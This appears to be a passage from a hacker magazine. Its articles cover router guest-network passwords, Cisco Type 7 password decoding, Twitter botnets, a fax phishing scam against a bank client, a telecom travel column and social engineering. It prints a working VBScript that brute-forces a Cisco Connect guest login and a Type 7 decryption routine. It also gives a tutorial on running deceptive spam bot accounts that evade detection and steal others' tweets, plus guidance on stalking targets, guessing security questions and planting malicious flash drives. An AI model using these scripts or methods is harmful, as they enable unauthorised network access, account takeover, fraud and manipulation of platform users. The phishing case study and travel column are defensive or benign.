The file names are pretty self-explanatory and some language support folders have slightly different dictionaries (I'm guessing it is the same words translated to each language). Regardless, it would be simple to combine all of these to make one multi-language master dictionary. In the U.S. version of `guest. ➥password.first.words.dict` was a list of thirty names for various nuts, fruits, and vegetables. The second word file simply contained two-digit numbers from 00 to 99. In total, there are only 3000 unique default passwords for versions of the router in the U.S. In a cursory inspection of other versions of Cisco Connect that comes with other router models, the password lists appear to be the same. Using these dictionaries along with a simple script I wrote in VBScript, I found I could brute force a Cisco Connect generated password in less than 15 minutes. A sample script is provided at the end of this article.

What is the moral of the story? Yes, there are protections more useless than WEP. On a more serious note, unless you want to provide free Internet access to your neighbors or anybody else willing to do a little work, I would suggest only enabling the guest network feature when you need it and promptly disabling it afterwards. Also, be sure to generate your own strong password close to the 32 character maximum to help ensure brute forcing is not practical. Just remember that this may be pointless as your password can still be sniffed. I didn't do any major analysis to see if an attacker could get to your LAN from the guest network, but it's not beyond the realm of possibility. Caveat emptor.

References/Links

Web-based Guest Network Setup - `http://homekb.cisco.com/Cisco2/ ➥ukp.aspx?vw=1&articleid=22753`

Cisco Connect Guest Network Setup - `http://homekb.cisco.com/Cisco2/ ➥ukp.aspx?vw=1&articleid=21461`

Linksys Guest Network FAQs - `http:// ➥homekb.cisco.com/Cisco2/Get ➥Article.aspx?docid=f35bd58fda4 ➥148929ac482f3c7968e04_Guest_Net ➥work_Frequently_Asked_ ➥Questions.xml`

Linksys User Interface Demos - `http:// ➥ui.linksys.com/`

DD-WRT - `http://www.dd-wrt.com ➥/site/index`

Firmware Modification Kit - `http://code.google.com/p/ ➥firmware-mod-kit/`

Firmware Modification Kit Example Usage - `http://www.devttys0.com/2011/05/ ➥reverse-engineering-firmware- ➥linksys-wag120n/`

Iodine - `http://code.kryo.se ➥/iodine/`

OpenVPN - `http://openvpn.net ➥/index.php/open-source/over ➥view.html`

```
'========== guestpass.vbs ==========
' Author: Kevin Morris
' October 2012
'
' Usage: (connect to guest netwowrk first)
' C:\> cscript guestpass.vbs
'
' (You may need to remove the UTF-8 byte order mark from the
'    password file, if the first word is garbled)

Option Explicit

Const PostStr = "submit_button=login&change_action=&action=Apply&wait_time
➥=19&submit_type=&gn_host_url=www.google.com&gn_view_type=0&guest_login="
Const passwordFilename1 = "guest.password.first.words.dict"

Sub Main()
        Dim objFSO: Set objFSO = CreateObject("Scripting.FileSystem
➥Object")
        Dim objHTTP: Set objHTTP = CreateObject("WinHttp.WinHttpRequest
➥.5.1")
        objHTTP.Option(6) = False 'Option 6 - Don't Follow HTTP Redirects

        Dim objFile, password1
        Dim i: i=0

        If objFSO.FileExists(passwordFilename1) Then
                Set objFile = objFSO.OpenTextFile(passwordFilename1, 1)
                Do While Not objFile.AtEndOfStream
                        password1 = Trim(objFile.ReadLine)
                        If password1 <> "" Then
                                For i = 0 to 99
                                        Call objHTTP.Open("POST", "http://
➥192.168.33.1/guestnetwork.cgi", False)
                                        Call objHTTP.setRequestHeader("
➥Cache-Control", "no-cache, no-store")
                                        objHTTP.Send PostStr & password1 &
➥Right("0" & CStr(i), 2)

                                        If objHTTP.status <> 302 Then
                                                WScript.Echo("Tried: " &
➥ password1 & Right("0" & CStr(i), 2))
                                        Else
                                                WScript.Echo("Password
➥ Found: " & password1 & Right("0" & CStr(i), 2))
                                                Exit Do
                                        End If
                                Next
                        End If
                Loop
                objFile.Close
                Set objFile = Nothing
        End If

        Set objFSO  = Nothing
        Set objHTTP = Nothing
End Sub

Sub EnsureCScript()
        Dim objShell: Set objShell = CreateObject("Wscript.Shell")
        If LCase(Right(Wscript.FullName, 11)) <> "cscript.exe" Then
                objShell.Run WScript.Path & "\cscript.exe //NOLOGO //B " &
➥ Chr(34) & WScript.scriptFullName & Chr(34),1,False
                WScript.Quit 0
        End If
End Sub

Call EnsureCScript()
Call Main()
```

by mcandre

Cisco routers use an extremely weak algorithm for their passwords. Cisco has acknowledged the insecurity of Type 7 passwords and encourages engineers to use modern hash algorithms such as MD5 (`http://www.cisco.com➥/en/US/tech/tk59/technologies_➥tech_note09186a00809d38a7➥.shtml`). While the rare publicly accessible Cisco router may still use this weak algorithm and therefore constitutes a real security risk, we can set that aside and explore the algorithm academically. For those without access to an old Cisco router, a short Python program (`https://github.com/mcandre/➥ios7crypt/blob/master/ios7crypt➥.py`) simulates the algorithm.

```
$ ./ios7crypt.py -e monkey
104306170e120b
$ ./ios7crypt.py -d 104306170e120b
monkey
```

Through a known-plaintext attack, the entirety of the algorithm is elucidated. The first two digits are a random sample from [00, 15]. What follows is a hexadecimal string that is twice the length of the password (though on actual Cisco routers, the original password is truncated). It turns out that the hexadecimal string is composed of pairs of hex bytes (0x43, 0x06, 0x17, ...) which constitute the encrypted password sequence. Continued plaintext attack reveals that the relation between the plainbytes and cipherbytes is XOR, with a repeating static key and a random starting index (seed). Decryption will always output the same password, but encryption will output one of 16 variant hashes for each password input, details to follow.

The essence of the algorithm is contained in the encrypt() and decrypt() functions. Here is a code snippet of these functions from ios7crypt.py.

```
xlat = [
 0x64, 0x73, 0x66, 0x64, 0x3b,
➥ 0x6b, 0x66, 0x6f,
0x41, 0x2c, 0x2e, 0x69, 0x79,
➥ 0x65, 0x77, 0x72,
 0x6b, 0x6c, 0x64, 0x4a, 0x4b,
➥ 0x44, 0x48, 0x53,
0x55, 0x42, 0x73, 0x67, 0x76,
➥ 0x63, 0x61, 0x36,
 0x39, 0x38, 0x33, 0x34, 0x6e,
➥ 0x63, 0x78, 0x76,
0x39, 0x38, 0x37, 0x33, 0x32,
  0x35, 0x34, 0x6b,
 0x3b, 0x66, 0x67, 0x38, 0x37
]

def encrypt(password):
seed = ord(os.urandom(1)) % 16
 return "%02d%s" % (
 seed,
 "".join(
  ["%02x" % (ord(password[i]) ^
➥  xlat[seed + i])
  for i in range(len(password))]
 )
 )

def decrypt(h):
seed, h = int(h[:2]), h[2:]
 cipherBytes = [int(h[i : i + 2]
➥, 16) for i in range(0, len(h)
➥, 2)]
return "".join(
 [chr(cipherBytes[i] ^ xlat
➥[(seed + i) % len(xlat)])
  for i in range(len(cipher
➥Bytes))]
 )
```

The encryption algorithm is symmetrical; the only difference between encrypting a password and decrypting the hash is the concatenation of the seed (decimal) with the ciphertext (hexadecimal pairs), a trivially reversible process.

The insecurity of this algorithm is that it relies on XORing a password with a static key. XOR is really only useful in cryptography as the basic of a more substantial algorithm, or used to combine a signal with a random key (one time pad). In this algorithm, the random seed modifies where the index of the key begins in the static sequence, each time a password is encrypted. But even then, there are only 16 possible places to begin, or 16 possible repeating keys. Furthermore, the algorithm

is weakened by the key wrapping around, repeating. The exact algorithm implemented in IOS also truncates passwords to a limit of 11 characters, but there is no reason to allow the decryption algorithm to handle arbitrarily long hashes. If not for truncation, a single password of a few hundred characters would be enough to elucidate the entire static key, allowing the analyst to skip brute force known-plaintext attacks altogether.

In porting ios7crypt.py to another language, the programmer must learn the new language's syntax for sequence structures and the library functions for parsing and formatting hexadecimal digits, converting strings to ASCII byte sequences, generating random numbers, and parsing command line arguments. These procedures form a representative sample of operating in many programming languages, much more so than the traditional `print("Hello World")`, which in its simplicity hardly teaches anything at all for programmers already versed in one or more languages.

This laughably insecure encryption system eventually led Cisco's PSA and altered training course material, advising network engineers to enable secret, which uses MD5, rather than enable password, which uses the old proprietary algorithm, in all router configuration files.

Thus, witness a prime example of proprietary crypto gone wrong, where developers could have easily deferred to much more secure hash algorithms in the first place: MD5 ('92), MD4 ('90), or MD2 ('89). Nevertheless, the simplicity of the algorithm allows for its use as a teaching tool for budding cryptographers and programming language enthusiasts. Publicity of the weak algorithm is paramount, as some hapless networks are likely still using it, and knowledge is power.

twitter
For Fun and Profit

by xnite
xnite@xnite.org

On Twitter, there are many bots, most of which are run by one piece of software, which steals someone's account when their computer is infected. Today, I'm going to show you a new type of Twitter botnet which does not illegally infect computers, or steal anyone's accounts. Keep in mind, this may be breaking Twitter's terms of service, but this is not breaking the law.

Step One: you will need to learn Twitter's oAuth protocol. There are many websites which will give you a tutorial on setting up oAuth, but for time's sake, I won't go into that. In my code, I decided to use the TwitterOAuth class which, if you Google it, you should have no issue finding. Okay great, so you got oAuth, now what? You need to study the oAuth and learn it, make it your own, learn how to make your code, send out a tweet, follow people, change account information, unfollow people, etc. For this demonstration, I have thrown together two pieces of code below demonstrating how to follow someone and tweet in PHP with oAuth.

```
function tweet($consumerKey,
➥ $consumerSecret, $oAuthToken,
➥ $oAuthSecret, $message) {
        $tweet = new TwitterOAuth
➥($consumerKey, $consumerSecret,
➥ $oAuthToken, $oAuthSecret);
        return var_dump($tweet->
➥post('statuses/update', array(
➥'status' => "$message")));
}

function follow($consumerKey,
➥ $consumerSecret, $oAuthToken,
➥ $oAuthSecret, $user_id) {
        $tweet = new TwitterOAuth
➥($consumerKey, $consumerSecret,
➥$oAuthToken, $oAuthSecret);
        return var_dump($tweet->
➥post('friendships/create',
➥array('user_id' => "$user_id"))
➥);
}
```

With those two functions in your code, you reduce the number of lines you need to make your bots perform each action. This is also good because if you messed something up, instead of having to go through this piece of code a hundred times, you can just fix the function, so it reduces the testing time when you think you are about ready to launch.

Now that you have the two functions you'll need for a basic setup, you need to come up with how you will do up your bot database, and write functions to call data from that database.

I decided to make a plain text file database and call each line as an array, so the database structure is as such:

```
username consumerKey
➥ consumerSecret
➥ oAuthToken oAuthSecret
```

The username isn't required to be in the database, as the only things you will need are the oAuth keys and tokens, but this greatly helps identify each bot later down the road, so I put it into my database. The next step is to write another function which can pull the bots' oAuth info from the database. Luckily with the way arrays work, depending on the line of which the bot is on, we can pull the data based on this line. Here is a simple function below to pull the bots' data from the database by line number, and throw it into an array based on the database scheme.

```
function database_count_bots()
➥ { return count(file('./botnet.
➥db')); }

function database_read_bot
➥($userid) {
        $database_array = file(
➥'./botnet.db');
        if(!$database_array
➥[$userid]) { return "BAD/404";
➥} else { return
explode(" ", $database_array
➥[$userid]); }
}
```

The first function will count the number of bots listed in the database. The last bot listed would be that number minus one. So if the database_count_bots() returns 3, to pull the very last bot's data in the DB we will use the command `database_read_bot(database_count_bots()-1);` as the database starts at 0 and count starts at 1.

Now that I've given you a few functions, I think it should be rather easy for you to code something around these functions to make a completed working project. Remember, I did this in under 24 hours over the weekend. It's time that we move onto actually using the botnet.

When using your Twitter botnet, you need to keep a number of things in mind. First of all, you may have the ability to Tweet a message across all the bots, but Twitter may notice this and shut them down. Also, it's a good idea to sign up your bot accounts via different IP addresses in order to better reduce the risk of, once again, getting caught.

At the time of writing this article, the Twitter oAuth API allows for 350 requests per app per hour. I'm not sure what the limit is on a per IP basis, so just be smart and use your botnet sparingly. Another thing to keep in mind is that you not only want Twitter to be convinced that each bot is a human, but you also need for other Twitter users to think it is human as well. So in my web UI, I made it capable of sending a tweet by a click of a button from only one bot. I also created a feature to allow bots to "Tweet Jack" making each bot follow someone and post that person's tweet as their own, being sure not to include anything with a mention, as the person mentioned may notice and report back to the person whose tweets you are jacking.

After fine tuning your bots and their evasion techniques, further automating the system, it's time that you focus on getting your bots followers. To get followers for your bots, there are some great hashtags. Try following other bots that help you get followers, and post hash tags like `#teamfollowback` and `#teamautofollow`. This is a sure way to get at least a good 50 followers daily. After you have accumulated a decent amount of followers and are growing, there is at least one great website I should mention where you can use your bot accounts to turn all of your hard work and effort into cold hard cash. This website is `Pay4Tweet.com`. They allow you to add your bots' accounts into your account with them, and then you can set pricing for tweets from your bots. People are always looking to spam or get more followers. Charge somewhere in the area of $1 per tweet and you are golden. The more followers your bots have, the higher up in the list they will be on the Pay4Tweet website. I should mention that people are more likely to pay for a $1 tweet from a bot with 10,000 followers than they would for a $5 tweet from a bot with 100,000 followers. This is because, as the accounts may have more followers, they can get more exposure by spending the same amount of money to send out more tweets.

Now that you have your Twitter botnet, and you know where to go to make all that effort pay off, go out and have some fun, sit back, relax, and watch that cash flow in. For help, or if you would like to request to view the source of my code, please contact me via email.

Warning for Ye Olde Bank: Don't Do This!

by lg0p89

I won't waste space and time with the disclaimer or indemnity language. Let's get right to it!

Banks and financial institutions are a natural target for the deviants using various hacking techniques. The banks have a ready supply of one of the more coveted items: cash. This is not referencing necessarily the tangible $20s and $50s, not to mention the $100s, but the digital version. With a few keystrokes, the unwitting/ignorant personal banker can wire or ACH $1,500 or $100,000 to any other bank account on the planet. Once received on the other end, these funds can then be sent to other various banks again and again until the trail is cold. If this is sent outside of the U.S., it may be virtually impossible to track or get returned in the case of fraud.

This can be an issue for the banks. Once the funds are wired out and weren't supposed to be, there is a direct and immediate loss to the bank. Recently, we had another issue at Ye Olde Bank. We all receive the usual phishing emails. For example, UPS sent an "individualized" email to you and 15 others informing you there was an attempted delivery for a package and that you need to click on the official looking UPS icon at the bottom of the email to arrange an alternative email. Or, better yet, a certain multinational bank - let's say BofA - sends yet another personal email to you and 20 others asking you to verify your personal account information due to a security breach. But you don't have an account there!

The phishing scam has been dumbed down a bit for the latest exploit that came across my cubicle quasi-desk. Instead of emailing this, they faxed the request to an individual company. Yes, they went old school. They also added a sprinkle of social engineering for good taste.

The fax appeared to be official. This has the Equifax logo in the upper right hand corner. The head of the fax read "EQUIFAX - ADM R DEPT (date) (time)." This also was in a standard three paragraph format. The first paragraph showed the company was "registered as a prospective contractor for procurements issued by the U.S. Federal Government." Also, the company had not submitted a financial information release form. The second paragraph stated the bank may not provide the financial information to Equifax (the faux Equifax) without the company's consent. Equifax needs the information to determine the credit score. This is used by federal and state governments for procurement decisions. The third paragraph stated the consent and release form had to be faxed to them. The letter impressed on the company that this had to be completed as soon as possible.The second sheet was the consent and release form. This had the company name typed in. The EIN, bank name, operating account number, and signature block were blank. The number to fax the form to was a U.S. number in the 202 area code (Washington, DC).

The request had no typos, as usually are seen. You can guess what happened next. The company's secretary completed the form and faxed it in. Within 24 hours, the bank received two international ACH requests for the company. The only action that saved the client even more of a headache than what they were going to get (Excedrin was not going to even be able to touch the pain) was that the personal bank reviewed the form. It is odd for the company to have an international ACH request and, also, the signature was just enough off to slightly start the red flag up the pole. The personal banker looked at the signature card and verified that the signature was not quite right and called the client. Indeed, it was verified with the bank's client that this was very fraudulent.

There are several reasons why this should not have happened:

- The second paragraph notes a "procurement credit score." I have not heard of this before with government contracting. If the government would be contracting with you, there are other independent third party sources of information they can readily get versus procurement credit score. After all, they are the government. They can do what they want!
- Equifax is a personal credit reporting agency. This is not applicable to businesses. Anyone or any entity would request a Dunn and Bradstreet (D&B) report for a business.
- The fax and pseudo-Equifax requested the operating account number. This would be the account that the company uses for paying their bills, for example. Usually, this will have the most money in it, in comparison, for instance, to a payroll account. There is no rationale or good reason for them to ask for this. It is only bad news to give this out. Hands down - never do this!
- The company also does not do government work and had not applied to do government work. This should really have set off the alarm bells, but they were silent.

The lesson learned is still do not give out confidential information, no matter how pressing it may be. Always ask questions. I continue with the (duh) notation for the bank's client. If the request is odd, it is probably not quite right. Common sense rules above all. This is a teaching opportunity for us to pass along to the non-IT areas or friends and family.

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! Another issue brings another few continents. Since we were together last, I handed over the Beijing Central Office to local engineering staff. After that, I took a short vacation to Antarctica, traveling with a group of hackers on a Liberian-flagged ship from Ushuaia, Argentina. I finally breezed back through Beijing, winging my way on the Aeroflot skies via Moscow to my new home in Rotterdam. I'll be here for the next year, taking some time off work to join a full-time course in sharpening my management skills.

Ushuaia is at the southern tip of South America, alongside the Beagle Channel near the Chilean border. It's a bustling city of 50,000 and is not only the jumping-off point for Patagonia adventures, but is also the home of the Antarctica cruise industry. Telefonica (a Spanish company) is the primary service provider, and there is actually fiber to Ushuaia. Most hotels are equipped with a single ADSL link and share this out over Wi-Fi, so I went hunting for a SIM card. It's actually hard to find a prepaid SIM card in Argentina with data service enabled on prepaid accounts, and only Movistar worked. Unfortunately, their service is oversubscribed, because they offer a "daily unlimited" plan. I was able to get online using EDGE (no 3G was available) at roughly dial-up speeds. Purchasing a SIM card requires no identification and international roaming is available. While voice calling and SMS were relatively expensive, data was very cheap. The cost was only about $1 per day for unlimited usage. There are two other providers, Claro and Personal, but their prepaid SIM cards only seem to work for voice and SMS. They do offer data service for monthly subscribers.

The southern tip of Argentina is probably a fitting introduction to bandwidth constraints on the bottom of the world. Once you leave town, your only option is satellite and it's expensive. Our ship was equipped with Internet service from MTN Satellite. The ship offered a VoIP calling card system (running over the same backhaul as Internet service, but gated by QoS providing good quality) that was actually reasonable value. Calls back to the U.S. cost about 20 cents per minute, and rates were comparable to other developed countries (I called China and the Netherlands for around the same price). I played with the system a bit and found that the IVR for the shipboard calling cards runs Asterisk, but the administrator did a pretty good job and locked it down well. I was able to determine that outbound calls were being routed from the Dallas area via the AT&T network. Beyond that, I limited my phun. The ship was already on high alert since they knew they had a large number of hackers aboard (although by the end, they loved us).

Internet service was spotty and expensive onboard the ship. Satellites are very low to the horizon in Antarctica, so any obstructions bigger than a penguin would cause an interruption in coverage. Service is charged by the megabyte (at a rate of over $1 per megabyte) and the speed is really only suitable for using mobile versions of websites or for using console applications like SSH. People who went online with their mobile phones or iPads seemed to get the best results, since applications on these devices are designed for slow and spotty data connectivity. I personally opted to unplug from the Internet the entire time that we were aboard the ship, making only occasional phone calls and sending postcards. With no job responsibilities, I considered it a nice break from the usual firehose of email and phone calls. Two weeks later, after one of the most incredible experiences of my life, we were all back in Ushuaia, and it was time for me to make my way to Rotterdam, about the farthest point possible from Antarctica. After a journey via Buenos Aires, Santiago, Los Angeles, Seattle, Beijing, Moscow and Amsterdam, I finally arrived in my new home.

Of course, one of the first things I needed to figure out once arriving was how to stay connected. My room here was already equipped with Internet service, and the speeds are pretty respectable with a steady 10 Mbps. This provided a seemingly excellent platform for VoIP, so I set up my trusty netbook with MagicJack. Unfortunately, the quality of service was very poor. MagicJack routes you to various gateways based on your source IP, and they seem to route all European IP addresses to their congested New York gateway. OK, no problem, I've dealt with this issue before in Beijing. I dusted off my trusty Linksys WRT54GL, fired up my VPN, and - armed with a Seattle-area IP address - my MagicJack was working beautifully.

MagicJack provides a surprisingly good-quality solution for calls to the U.S. and Canada, but their international rates are relatively high. Skype and Google Voice also charge relatively high rates to Europe. I use a VoIP provider called callwithus.com for my calls to other locations, and use a Linksys ATA with a separate telephone set for these calls. Callwithus.com has excellent pricing and you have your choice of quality (standard VoIP routes, premium VoIP routes, or PSTN), which is easily configured through a dialing code or on their website. This has been an excellent solution for my local calls in the Netherlands, costing much less than the pricing on my mobile phone.

Finally, it was time to figure out what to do for mobile phone service. There are only three facilities-based carriers here: KPN, Vodafone, and T-Mobile (although a fourth, Tele2, just won a spectrum auction in December and plans to build a new network to replace their MVNO operation built on the T-Mobile network). All operate GSM/UMTS/HSDPA networks on standard European frequencies. The majority of the market goes to these three carriers on subscription plans, which are always less expensive than prepaid options from each of these carriers. However, you can only activate a mobile phone subscription in the Netherlands if you have a BSN number (the Dutch equivalent of a Social Security number). This requires a long time and a lot of paperwork to get.

You can get reasonably priced service through MVNOs, though, and the Netherlands has a lot of them! Seemingly every establishment has its own MVNO. The furniture and household goods store HEMA has one, so do the grocers Albert Heijn and PLUS, and even the bank Rabobank has its own MVNO. I needed a number right away and didn't have time to shop, so I activated the SIM card that the MVNO LycaMobile gave me for free at the airport (planning to replace it later). To my surprise, it turned out that their plans are very competitive and offer some of the best deals on mobile phone service in the Netherlands. Every €20 recharge nets €60 of credit so you basically divide all the list prices by three to get the real price. The list price of a 1GB data package is €20 (€10 for 300MB). Calls to other Lycamobile subscribers are free, international rates are reasonable (although not especially low), and calling prices are considerably less than plans from the major carriers. Vodafone, the underlying carrier for Lycamobile, doesn't offer all of the services Lycamobile does, and the ones they do offer cost about triple what I'm paying. I have to wonder whether the reason for the "double bonus" game that Lycamobile plays is due to a contractual obligation not to substantially undercut Vodafone's published prepaid rates, although obviously neither Vodafone nor Lycamobile would comment.

Data is relatively cheap, but SMS pricing lists at 15 cents each and local calls list at up to 25 cents per minute with a 9 cent connection fee on top of it. As is the European standard, incoming calls are free. I use WhatsApp for SMS to get around the charges (virtually everyone does the same here) and use Skype where possible for calls on the go (Wi-Fi is typically fast and widely available). Lycamobile also offers some unusual features. SIM cards can be configured with a second number in Poland (and only Poland). This can actually be less expensive for people to call from the Netherlands than your local Dutch mobile number. They also provide free voicemail, which is not common for prepaid mobile phone providers in Europe.

And with that, it is time to bring this issue of the Telecom Informer to a close. 3D printing is a lot cooler in Antarctica, and a group of hackers was almost as much of a curiosity to the cruiseship set as the penguins. It was certainly another incredible experience from the folks who bring us ToorCon and ToorCamp. The next WorldToor will take place in Turkey. If there is anything more fun than a group of hackers together in a faraway place for two weeks inventing stuff along the way, I'm not sure what it is. Until then, goodbye from Holland!

by Ryan Daley

Social engineering has had a fairly brief history; it's a forever developing area, just like any other IT related field. Attacks are made and countermeasures are put into effect, and the art evolves. There have been many heavy hitters in the history of social engineering, and they set the foundation for this constantly growing threat/hobby. Being successful in this field takes a very specific skill set that some people have from birth and some people take their whole life to learn. There are a small set of common tools used by social engineers. These tools range from a full closet to advanced exploitation software tools. Each of your tools, qualities, and skills comes together after a long planning period to create a well thought out attack.

Introduction

Social engineering is understood as the art of manipulating people into giving you what you want. I like to call it the happy medium between a Jedi and a textbook hacker. The basic principles of this science can be employed in a plethora of situations, situations aside from what most people accredit social engineering with. Certainly most, if not all, people in the IT field have heard of social engineers. The first thing that comes to mind is probably along the lines of malicious email scams or some other sort of phishing, not the guy you met at a breakfast cafe who you spoke to about your upcoming vacation plans.

Benefits of Awareness

You've heard the popular adage "knowledge is power." This has been the longtime hacker banner statement. Of course, reading a brief report on social engineering won't enlighten you to every type of social engineering attack or threat. It will, however, raise your awareness. So, if you share this knowledge, it could potentially set off a mental alarm if you or a coworker becomes a target in the future. Knowing how simple these attacks are to follow through with and equally how easy some of them are to squelch can significantly increase your overall security stance. People are often the weakest part in any network. You can have the most expensive firewall setups, 40 character passwords enforced by group policy, and perfectly locked down wire closets. All of those measures are not going to stop a front desk clerk or an undereducated CEO from divulging privileged information or inserting a malicious flash drive. Since social engineering is essentially "exploiting the human operating system," consider this information as an operating system patch, not necessarily a fix.

History

Social engineering has been around essentially forever, but has since been re-purposed into taking advantage of flawed security systems and weak IT infrastructures. People use social engineering every day and do not even realize it. Children crying to get what they want from their parents, milking teachers into adding points to increase your grade, saying "I ordered another burger" to get a free one in a drive-thru, or even to get a date ("no really, I mean it - you're the only one for me"). The previous are all watered down examples of tactics used by the best social engineers. In their cases, these tactics are simply re-purposed into attaining more valuable resources. However, value is subjective in some of these cases.

Heavy Hitters

There are many major heavy hitters in the history of social engineering. One name may stand out among the rest as the proverbial father of modern day social engineering: Kevin Mitnick. Mitnick is credited with compromising the security of Motorola, Sun Microsystems, and Pacific Bell. He started out as a phreaker (hackers that attempted to gain access to phone systems and other telecommunication mediums). This is what started Mitnick in the hacker world. Most of his achievements were accomplished with large amounts of technical knowledge, and even more creativity.

Requirements

Being a social engineer is not for everyone. There is a very specific set of character traits that makes a good social engineer, or separates the "Nigerian princes" from the Kevin Mitnicks. Anyone can construct a misleading email that lures people to a website, or leads them into doing something similarly unwarranted. It takes a very special type of person to be able to become

the character they've created for the operation, and not only become this person, but to do it believably and effectively. Equally so, an artisan is nothing without his tools. To fully embrace this identity you've made for yourself; you are going to need a vast array of tools. The ideal tool list will be different for every operation; you can only try your best to prepare. Tools range from a full closet of clothes, RFID scanners, lockpicks, all the way to advanced software to create malicious payloads to the target.

Character Traits

Some people just have a charm about them. You have met someone before who you instantly feel comfortable with, who is easy to talk to, and who you trust soon after meeting. This can be developed with practice, but it can take a lifetime to perfect, so the people who have those characteristics innately have a leg up. Charm is very useful in building quick rapport, which leads to a faster turnover of potentially valuable information. It is almost mandatory to be able to think on your feet. The attack rarely will follow a script you have anticipated, so you have to be able to vary and bounce back to the goal quickly and seamlessly so as not to compromise the whole operation. It only takes one speed bump to raise suspicion in a target. More valuable information will often only be revealed after a connection is made with a target. Being able to talk about things your target enjoys can also drastically speed up the trust building period, and so, being knowledgeable on a vast array of subjects is pivotal. Through recon, you can sometimes find out what to brush up on - croquet to crochet, it could be anything - so be well prepared. Being loquacious is also a quick way to build rapport. This is another innate feature some people have a difficult time getting used to, like anything else, and this gets better with practice. This is much easier for some than others. Being able to walk into an organization essentially lying about everything you are there for and maintaining a believable story takes an incredible amount of confidence. Last but not least, you have to be bold. The situations you are putting yourself in can be threatening and hard to handle. Maintaining composure throughout the entire operation and not getting flustered when things get off track is paramount. These are things that can be improved, however they are very difficult to pick up and learn from nothing.

Hardware

This is going to cover the physical objects that are good to always have around that you use the most often in social engineering attacks. Of course, there are going to be some specific things you will have to use for each attack, but these are the must-haves.

You must be able to wear "what's appropriate" for the given scenario that you are putting yourself into. This basically means having a stacked closet. You may need a pair of beat-up overalls and some old boots for a day of dumpster diving. You also may need an expensive suit for a night at a formal event. Those are the two extremes - everything in between is also recommended. For most operations, you'll be wearing a polo and nice pants. Multiple color polos can be utilized for imitating other company employees, possibly the trash guy, or the IP phone guy. Those are all very realistic options that a full closet would supplement very well.

There are many other more typical hardware items that any worthwhile social engineer will almost always have in his arsenal.

- A good set of lock picks. This is a bit of a given, but they are always good to have.
- A hard drive key that can just be kept on your normal keychain. Outdated but, believe it or not, these things open more than you think.
- You will need a nice pair of binoculars for aid in roadside observation or any other form of distance information gathering.
- A video/audio recorder has infinite use in this field. From meetings at a bar after a few drinks to get some information out of a target, audio recording can help recall some information that was revealed. The video is good for surveillance of an area, recon, and documenting things that would be suspicious to write down.
- RFID scanners are good as well; most organizations have some sort of RFID card for access. This can easily be recorded and cloned onto a card of yours. RFID cards are becoming encrypted more often now. However, for smaller organizations, it is not very cost effective.

Software

First things first. You'll need a stable, quick netbook or laptop with a healthy battery life to support the tools we will talk about. Setting up this laptop, I suggest dual booting some form of Windows and BackTrack. Windows for average use so as not to seem suspicious, potentially with

fake spreadsheets for "inventory" or manuals for something you may be "fixing," just to play up the guise; BackTrack for when it's time for business. BackTrack as an operating system is essentially a Swiss army knife. It has so many included features that could, and will, come in handy. It has security tools for monitoring and graphic wireless access points, cracking keys and passcodes, stress testing, and many options for sniffing tools. Definitely hands down the preferred operating system for social engineering operations. Finally, to top off your social engineering laptop, TrueCrypt, which has drive encryption options that will make your own local information compromise extremely difficult, if not impossible.

For organizing and making sense of the preponderance of information you receive from information gathering, you can use software like Dradis, and, for creating a payload or executing an attack, you have SET (social engineer tool kit) and Metasploit.

Planning an Attack

Now we are at the meat of the topic. You have everything ready to formulate an attack. This is a very slow methodical process that can make or break your entire operation. You often only get one chance, and this is the period of time dedicated to making the most out of this chance. These steps can vary slightly from target to target, but most of the time these steps are going to be the basic outline to formulating your attack.

Recon

Now, first things first, do you have your target? Targets can either be a particular person or an entire organization. Sometimes the organization is the end target, and specific people are intermediary targets to the overall goal. After you have your organization, you can pick out a person. Doing recon on a person can be significantly easier than you would think. Mentioned before, one of the most powerful tools in recon can be Google. You would be surprised what you can find out about someone by Googling their email address or full name in quotes. Often blogs or forums they participate in will show up with their email as the user name. You can get a good sense of your target's interests and past times. On company websites, there are often profiles on the higher ups in their company, which will sometimes have a personal email, but more often a company one, making the previous step easier. They also occasionally have interests, position, and location, which also can be very valuable. Another resource is social media. If you stumble on a personal profile, that's almost social engineering recon gold. From a personal profile, you can find out someone's interests, who they know, where they are, when they are going on vacation, and relatives' names. This is all at your fingertips. Sometimes an entire attack can be done right after this step, just by guessing security questions. Example: first pet? A picture on their profile with them and a pet. It may not be a first pet, but it's still worth the 30 second period it takes to try it. Mother's maiden name? Parents are often linked to profiles, with their original name listed so that friends from before they got married can find them. Where were you born? Hometown is often an option on profiles as well. If attempting to guess questions, there is a pretty good chance you can do it just from a personal profile.

Another option is stalking. A pretty intuitive title, this can mean scoping out a business to maybe see what companies they contract (which can be used for imitating as an attack), what security measures they use, when employees leave and return. If it's a person, you can find where they go to get coffee in the morning, where they eat lunch, where they go on the weekends. With stalking also comes eavesdropping, which is also a decent way to get baseline information. If dumpster diving is in mind as an attack vector, you could use this stage to take extra note of the uniforms and times of trash men for later imitation.

Using the information you've gotten from stalking, you can set up a "spontaneous meeting." If you've found out where they get drinks on the weekends, you could run into them at the bar and start a conversation. You would be surprised at the information that gets loosened up by a few drinks. Through this meeting, you could establish a brief relationship, get names, trade business cards (which shouldn't say XYZ Security Penetration). In this meeting, you can sometimes get information that the target wouldn't consider dangerous in the hands of an average Joe. This information can range from the exact security company they contract, insider information about their business, and personal schedules. If he never goes to work on Fridays, you could later use this during an attack to portray the illusion you are closer to him. "He isn't here, is he? I forgot it was Friday. Mind if I drop this (malicious) flash drive with our updated statistics on it on his desk?"

Here's another easy approach through a "spontaneous" encounter. You can oftentimes

view the security questions they chose if you try to "recover" their email. One of the questions might be "What was your first car?" If you enter an encounter with this in mind, an exchange could go something like this: "Excuse me. Do you know any good rental car places?" "Someone hit my car earlier and I want to get a good deal. They just don't make cars like they used to, eh?" "I remember my old truck I had when I was 16. That thing could take a beating." Playing off human emotion to be on a similar level, the target will more often than not say "Yeah, my 72 Ford wagon could take a beating too" or something along those lines. A brief meeting like that, coupled with a profile, leaves a very high chance of guessing security questions. And we haven't even passed the first step.

Organization

This step mostly caters to cases with a preponderance of information gleaned from recon. The organization stage is most useful when dealing with a company as a target, to find out the weakest link, or the area you feel a social engineering attack would yield the best results. This stage is also important when dealing with a penetration team where you have a few social engineers gathering information at once. So each social engineer can feed off the information that was gathered without a physical meeting place. Having a central place to store pictures, maps, and information is extremely helpful. My personal favorite is Dradis. This is a web application that allows you to set up a singular web accessible location for storing pictures and information for later use. You can use it to keep track of what is done and what needs to be done. This software is geared more towards security audits (Dradis framework). After all your information is organized, you are ready to start making sense of everything you have gathered and start preparing your attack.

Preparation

